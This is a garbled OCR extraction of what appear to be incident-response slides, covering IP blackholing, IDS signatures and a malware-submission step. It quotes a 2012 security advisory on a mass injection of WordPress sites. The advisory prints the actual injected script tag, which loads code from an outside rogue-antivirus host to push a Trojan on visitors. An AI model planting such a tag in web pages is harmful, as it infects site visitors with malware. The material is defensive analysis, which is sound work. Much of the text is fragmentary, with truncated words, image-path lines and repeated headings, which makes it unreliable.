
List | Search | Add | Remo

s: 762, Inactive BHs: 990

BGP blackholed offending IPs

```
dns_sig(
feehost.c
R 120326-5
dns_sig(
```

Add IPs and domains to custom IDS signatures



Day Malwa
too

Step 1: Malware Subm

pload the malware sample (eith
cted or the malware file witho

No file chosen

Follow CSIRT 0-Day process



```
10044_MALWARE_WSA_WBRS

Objective:
Report the top 10 hosts
reputation scores of -8.
```

Update Playbook

DECCAN
HERALD

Notify Deccan Herald news site

Wordpress Injection and Aftermath



New Mass Injection Wave of WordPress Websites on the Prowl

New Mass Injection Wave of WordPress Websites on the Prowl

Posted: 05 Mar 2012 08:00 AM


The Websense® ThreatSeeker® Network has detected a new wave of mass-injections of a well-known rogue antivirus campaign that we've been following in Security Labs^{TM} for months. The majority of targets are Web sites hosted by the WordPress content management system. At the time of writing, more than 200,000 Web pages have been compromised, amounting to close to 30,000 unique Web sites (hosts). The injection hijacks visitors to the compromised sites and rediects them to rogue AV sites that attempt to trick them into downloading and installing a Trojan onto their computer.

The injected code is very short and is placed at the bottom of the page, just before </body> tag.

```
        </DIV> <!-- END body-wrapper -->
    <script src="http://ionis90landsi.rr.nu/mm.php?d=1"></script>
</BODY>
</HTML>
```

Internal clients requested 650+ unique URLs two weeks.

Broad range of domains and URLs requested:



New Mass Injection Wave of WordPress Websites on the Prowl

Posted: 05 Mar 2012 08:00 AM

